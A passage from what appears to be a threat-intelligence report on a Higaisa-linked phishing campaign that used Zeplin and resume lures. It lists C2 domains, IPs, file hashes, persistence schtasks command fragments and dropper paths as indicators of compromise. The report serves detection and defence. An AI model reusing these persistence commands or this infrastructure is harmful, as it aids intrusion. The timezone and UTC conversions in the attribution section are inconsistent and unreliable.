malicious hostname to appear more legitimate, the threat actors cloned a templated resume web page from [bootstrapemple.com](#).



Resume web page from BootstrapTemplate to the left, actor controlled website to the right

The payload interacts with two supplementary C2 nodes. First contact is with the authoritative name server, in order to obtain the IP address for the embedded domain comcleanner[dot]info. In this particular case, the authoritative name server was ns1[dot]comcleanner[dot]info. Querying this name server would return the IP address 66.42.96[.]115 for the domain comcleanner[dot]info. When we ran a query on the IP address 66.42.96[.]115 in Zetalytics, we noticed that the domain comcleanner[dot]info stopped resolving to it on May 15th, 2020. We thought it was of interest that the domain only resolved for a small 6 day window in total, and was likely taken down a few days after the initial campaign began. We feel this shows that the threat actor behind this campaign exhibited a high degree of operational security, and that the threat actor may have changed C2 nodes once they infected the target.

One other notable fact was that the name server ns1[dot]comcleanner[dot]info was also hosted on a dedicated VPS, at IP address 45.76.31[.]159. If they did once again use the Gh0st rat payload, as in previous campaigns, they would have the ability to perform DNS tunneling. We assess this was likely configured as an alternate communications channel, if they had trouble communicating with the infected device through the standard HTTP protocol.

Correlations to Known Threat Activity

While this operation did not employ a new trojan, they utilized multiple files in different formats to break the attack up into a myriad of steps, rather than just using one stand alone executable. This technique allowed them to keep the detection rate low and their trojan remained undetected. They also made efforts to complicate some aspects of analysis; such

as removing metadata from the Ink files, timestomping the executable, and adding debugger checks. These tactics lead us to assess that this campaign was performed by a sophisticated threat actor.

By analyzing individual elements of this campaign, we noted a number of correlations to prior threat actor reporting. Some of the more interesting data points came from the timestamps left behind by the originator. We found the decoy PDF file to be particularly revealing, the metadata extracted through ExifTools is listed below.

ExifTool Version Number : 11.87

File Name : Zeplin Copyright Policy.pdf

Directory : .

File Size : 27 kB

File Modification Date/Time : 2020:05:06 00:37:41-07:00

File Permissions : rw-r-r-

File Type : PDF

File Type Extension : pdf

MIME Type : application/pdf

PDF Version : 1.4

Linearized : No

Title : Zeplin Copyright Policy | Zeplin

Creator : wkhtmltopdf 0.12.5

Producer : Qt 4.8.7

Create Date : 2020:05:06 09:37:39+02:00

Page Count : 1

Page Mode : UseOutlines

Two particular data points from this PDF were the “Create Date” and the “File Modification date/time.” The create date shows that this file was created on May 6th at 09:37:39 UTC, and was last modified the following day at 00:37:41 UTC. We noticed that these times align with the +8 timezone, which is used in the Korean peninsula among other

countries. Porting these times from UTC to the +8 timezone, the file would have been created at approximately 5:37 PM. After the file was created, the actor likely went home for the night and then subsequently modified it the following morning when they arrived at work at 8:37 am local time.

We observed similar TTPs displayed earlier this year in a separate Coronavirus (COVID-19) themed campaign that was reported here. We noted parallels in the Microsoft shortcut command syntax, embedding a Microsoft Cabinet file within a Ink file, and the use of Javascript.

Based upon the totality of available information, we assess with high confidence that this campaign was performed by the same actors responsible for the Coronavirus, Covid-19, themed campaign in March. Based upon the timestamp analysis and the overlapping infrastructure between the Anomali and Tencent report, we assess with moderate confidence that this cluster was associated with Higaisa. Previous reporting suggests that the Higaisa group has been active since 2016. Our assessment would be bolstered by uncovering subsequent agents deployed in this operation as well as associating subsequent campaigns to this cluster of activity.

Conclusion

While none of the tools used in this particular campaign were completely new or innovative, we believe that the threat actor made the most of every tool they used and was likely able to avoid detection. They also created the Zeplin lure, in order to pry upon the current situation and take advantage of the collaborative software in a WFH environment. However, through careful examination of these artifacts, analysts can find little clues to help them gain a better understanding of the campaign. In order to curtail these nefarious efforts, we recommend that all users exercise great caution when receiving emails from an unknown source. We also advise against executing any Microsoft shortcut links, especially from untrusted sources. We recommend enabling and updating antivirus services, since this threat actor relied upon commercially available toolkits. Where viable, increase monitoring network logs for remote connections to VPS providers.

Indicators of Compromise

First Campaign

Project link and New copyright policy.rar

sha256:C3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Zeplin Copyright Policy.pdf – (benign file)

sha256:75cd8d24030a3160b1f49f1b46257f9d6639433214a10564d432b74cc8c4d020

Conversations – iOS – Swipe Icons – Zeplin.Ink

sha256:C0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

Tokbox icon – Odds and Ends – iOS – Zeplin.Ink

sha256:1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

cSi1rouy.tmp – Microsoft Cab file

sha256:A541eed95ecffca5b6dbfa0e0f49376beaa497823d9fbd165baa6e4c107e53d4

Conversations – iOS – Swipe Icons – Zeplin.url (benign file)

sha256:bcfff6c0d72a8041a37fe3cc5c0233ac4ef8c3b7c3c6bca70d2fcfaed4c5325e

34fDFkfSD32.js

sha256:0deb252a5048c3371358618750813e947458c77e651c729b9d51363f3d16b583

Svchast.exe a.k.a. Malicious officeupdate.exe

sha256:35a1ff5b9ad3f46222861818e3bb8a2323e20605d15d4fe395e1d16f48189530

3t54dE3r.tmp

sha256:8e6945ae06dd849b9db0c2983bca82de1dddbf79afb371aa88da71c19c44c996

Command and Control

hxxp://zeplin[.]atwebpages[.]com/inter.php

hxxps://www[.]comcleanner[.]info/msdn.cpp

IP address: 66.42.96[.]115

ns1[.]comcleanner[.]info

IP address: 45.76.31[.]159

Second campaign

CV_Colliers.rar

sha256:df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

International English Language Testing System certificate.pdf.Ink

sha256:C613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk

sha256:50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

sha256:dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Cabinet File

sha256:518000675a95158113acd23d86249c8f60ad9863624b15b072dc2e7eef4e70ce

34fDFkfSD38.js

sha256:dca8fcb7879cf4718de0ee61a88425fca9dfa9883be187bae3534076f835a54d

svchast.exe

sha256:a251069b3fccd528cf2ce8ed36d814e974068fb4a1d9a5e67a4eb8fffa09e938

66DF3DFG.tmp

sha256:4733d1204b06dc95178e83834af61934a423534e1d4edd402b37e226f0f2727f

Command and Control

hxxp://goodhk[.]azurewebsites[.]net/inter.php

hxxps://45.76.6[.]149/msdn.cpp

Third Campaign

Unidentified Campaign Likely occurring January 2020

7zip file

sha256:2990c8832626ab5e7b39ddfd39f2901fc7f511acee79cda040d3d56b646b61d9

svchosl.exe

sha256:022be9c0bff25bb86b2e2d0907e1e45c76d1375c80f5d38b0588f5a41683ecdf

svchosl.bin

sha256:Afee9da28c06c5f0a2b8cfdaf5b59ebdb2e5a8c0899fee529babbbdee25ccc7c

Command and Control

hxxps://mlcrosoft[.]site/msdn.cpp

ns1[.]mlcrosoft[.]site

IP address:149.28.78[.]89

Host Based Indicators

schtasks /create /SC minute /MO 120 /TN "Driver Bootser Update"

schtasks /create /SC minute /MO 120 /TN "Office update task"

C:\\Users\\Public\\Downloads\\officeupdate.exe

C:\\Users\\Public\\Downloads\\d3reEW.txt

C:\\Users\\Public\\Downloads\\3t54dE.tmp

C:\\Users\\Public\\Downloads\\66DF3DFG.tmp

C:\\Users\\Public\\Downloads\\svchosl.bin

%AppData%\\Microsoft\\Windows\\Start Menu\\Programs\\Startup\\officeupdate.exe

MITRE ATT&CK Framework Mapping

Tactic	Technique
Initial Access	SpearPhishing Attachment (T1193)
Execution	User Execution (T1204)
Persistent	Scheduled Task (T1053), Startup item (T1165)
Defensive Evasion	Masquerading (T1036), Process Injection (T1055), TimeStomp (T1009)
Collection	Data from Local System (T1005)
Command & Control	Commonly used port (T1043), Web service (T1102), Remote File copy (T1105), Fallback Channels (T1008)
Exfiltration	Exfiltration Over Command and Control Channel (T1041), Exfiltration over Alternative Protocol (T1048)